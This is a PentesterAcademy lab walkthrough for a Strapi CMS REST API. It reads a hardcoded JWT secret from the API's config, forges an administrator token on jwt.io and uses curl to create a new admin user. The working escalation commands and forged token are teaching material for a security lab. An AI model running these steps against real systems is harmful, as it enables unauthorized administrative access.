ATTACK DEFENSE


by PentesterAcademy

Name	Leaked JWT Secret
URL	https://attackdefense.com/challengedetails?cid=1350
Type	REST: JWT Basics

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Check the IP address of the machine.

Command: ifconfig




```
root@attackdefense:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.1.1.6  netmask 255.255.255.0  broadcast 10.1.1.255
        ether 02:42:0a:01:01:06  txqueuelen 0  (Ethernet)
        RX packets 815  bytes 118776 (118.7 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 804  bytes 3887590 (3.8 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.221.2.2  netmask 255.255.255.0  broadcast 192.221.2.255
        ether 02:42:c0:dd:02:02  txqueuelen 0  (Ethernet)
        RX packets 23  bytes 1774 (1.7 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 934  bytes 4847365 (4.8 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 934  bytes 4847365 (4.8 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@attackdefense:~#
```

The IP address of the machine is 192.221.2.2.

Therefore, the target REST API is running on 192.221.2.3, at port 1337.

Step 2: Checking the presence of the REST API.

Command: curl 192.221.2.3:1337




```
root@attackdefense:~# curl 192.221.2.3:1337
<!doctype html>

<html>
  <head>
    <meta charset="utf-8" />
    <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" />
    <title>Welcome to your Strapi app</title>
    <meta name="viewport" content="width=device-width, initial-scale=1" />
    <style>
      * {
        -webkit-box-sizing: border-box;
      }
```

The response reflects that Strapi CMS is running on the target machine.

Step 3: Getting the signing key from the API code.

The challenge-files directory on Desktop contains a directory called test-api. It contains the API code.


Command: ls /root/Desktop/challenge-files/test-api/



```
root@attackdefense:~#
root@attackdefense:~# ls /root/Desktop/challenge-files/test-api/
admin  config       node_modules  plugins  README.md
api    favicon.ico  package.json  public   server.js
root@attackdefense:~#
```

Finding the token signing key in the API code.

Command: find /root/Desktop/challenge-files/test-api/ -iname '*jwt*'




```
root@attackdefense:~# find /root/Desktop/challenge-files/test-api/ -iname '*jwt*'
/root/Desktop/challenge-files/test-api/plugins/users-permissions/services/Jwt.js
/root/Desktop/challenge-files/test-api/plugins/users-permissions/node_modules/validator/lib/isJWT.js
/root/Desktop/challenge-files/test-api/plugins/users-permissions/node_modules/strapi-plugin-users-permiss
ions/services/Jwt.js
/root/Desktop/challenge-files/test-api/plugins/users-permissions/node_modules/strapi-plugin-users-permiss
ions/config/jwt.json
/root/Desktop/challenge-files/test-api/plugins/users-permissions/config/jwt.json
root@attackdefense:~#
```

The file named jwt.json contains the signing / secret key.

Note: There are 2 files named jwt.json. The contents of both the file are same.

Retrieving the signing / secret key.

Command: cat /root/Desktop/challenge-files/test-api/plugins/users-permissions/config/jwt.json




```
root@attackdefense:~# cat /root/Desktop/challenge-files/test-api/plugins/users-permissio
ns/config/jwt.json
{
  "jwtSecret": "c1a54585-3603-4ded-0336-6a72f60d7547"
}
root@attackdefense:~#
```

Secret Key: c1a54585-3603-4ded-0336-6a72f60d7547

Step 4: Getting the JWT Token for user elliot.

Get the JWT Token for user elliot to get an idea of all the claims available in the payload part of the token.

Command:
curl -H "Content-Type: application/json" -X POST -d '{"identifier": "elliot","password": "elliotalderson"}' http://192.221.2.3:1337/auth/local/ | jq




```
root@attackdefense:~# curl -H "Content-Type: application/json" -X POST -d '{"identifier": "elliot","password": "elliotalde
rson"}' http://192.221.2.3:1337/auth/local/ | jq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   434  100   381  100    53   1580    219 --:--:-- --:--:-- --:--:--  1793
{
  "jwt": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MiwiaWF0IjoxNTcyOTg1NjY2LCJleHAiOjE1NzU1Nzc2NjZ9.Q97PTZt14xeVPpFLpP
Z9J-kVPuEUq2xaSzvFafvxcLY",
  "user": {
    "username": "elliot",
    "id": 2,
    "email": "elliot@evilcorp.com",
    "provider": "local",
    "confirmed": 1,
    "blocked": null,
    "role": {
      "id": 2,
      "name": "Authenticated",
      "description": "Default role given to authenticated user.",
      "type": "authenticated"
    }
  }
}
root@attackdefense:~#
```

The response contains the JWT Token for the user.

JWT Token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MiwiaWF0IjoxNTcyOTg1NjY2LCJleHAiOjE1NzU1Nzc2NjZ9.Q97PTZt14xeVPpFLpPZ9J-kVPuEUq2xaSzvFafvxcLY

Step 5: Decoding the header and payload parts of the JWT token obtained in the previous step.

Visit https://jwt.io and specify the token obtained in the previous step, in the "Encoded" section and the secret key obtained in Step 3, in the "Decoded" section.


Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ
pZCI6MiwiaWF0IjoxNTcyOTg1NjY2LCJleHAiOjE
1NzU1Nzc2NjZ9.Q97PTZt14xeVPpFLpPZ9J-
kVPuEUq2xaSzvFafvxcLY
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA

```
{
  "id": 2,
  "iat": 1572985666,
  "exp": 1575577666
}
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  4ded-0336-6a72f60d7547
) ☐ secret base64 encoded
```

Notice the id field in the payload section has a value 2.

In Strapi, the id is assigned as follows:


- Administrator user has id = 1
- Authenticated user has id = 2
- Public user has id = 3

Step 6: Creating a forged token.

Since the secret key used for signing the token is known, it could be used to create a valid token.

Using jwt.io to create a forged token.

Since the signing key is already known, the value for id could be forged and changed to 1 (Administrator) and the corresponding token would be generated.


Encoded PASTE A TOKEN HERE
Decoded EDIT THE PAYLOAD AND SECRET
HEADER: ALGORITHM & TOKEN TYPE
PAYLOAD: DATA
VERIFY SIGNATURE

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ
pZCI6MSwiaWF0IjoxNTcyOTg1NjY2LCJleHAiOjE
1NzU1Nzc2NjZ9.G6JaRJKdXfkMCENWzULFZBFGgb
sfQNVZcbxelfi30dM
```

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

```
{
  "id": 1,
  "iat": 1572985666,
  "exp": 1575577666
}
```

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  4ded-0336-6a72f60d7547
) ☐ secret base64 encoded
```


Forged Token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwiaWF0IjoxNTcyOTg1NjY2LCJleHAiOjE1NzU1Nzc2NjZ9.G6JaRJKdXfkMCENWzULFZBFGgbsfQNVZcbxelfi30dM

Step 7: Creating a new account with administrator privileges.

Use the following curl command to create a new user with administrator privileges (role = 1).

Command:
```
curl -X POST -H "Content-Type: application/json" -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwiaWF0IjoxNTcyOTg1NjY2LCJleHAiOjE1NzU1Nzc2NjZ9.G6JaRJKdXfkMCENWzULFZBFGgbsfQNVZcbxelfi30dM" -d '{ "role": "1", "username": "secret_user", "password": "secret_password", "email": "secret@email.com" }' http://192.221.2.3:1337/users | jq
```

Note: The JWT token used in the Authorization header is the one retrieved in the previous step.




```
root@attackdefense:~# curl -X POST -H "Content-Type: application/json" -H "Authorization: Bearer eyJhbGciOiJIUzI1
NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwiaWF0IjoxNTcyOTg1NjY2LCJleHAiOjE1NzU1Nzc2NjZ9.G6JaRJKdXfkMCENWzULFZBFGgbsfQNVZcbx
elfi30dM" -d '{ "role": "1", "username": "secret_user", "password": "secret_password", "email": "secret@email.com
" }' http://192.221.2.3:1337/users | jq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   326  100   224  100   102    775    352 --:--:-- --:--:-- --:--:--  1128
{
  "id": 3,
  "username": "secret_user",
  "email": "secret@email.com",
  "provider": "local",
  "confirmed": null,
  "blocked": null,
  "role": {
    "id": 1,
    "name": "Administrator",
    "description": "These users have all access in the project.",
    "type": "root"
  }
}
root@attackdefense:~#
```

The request for the creation of the new user succeeded.

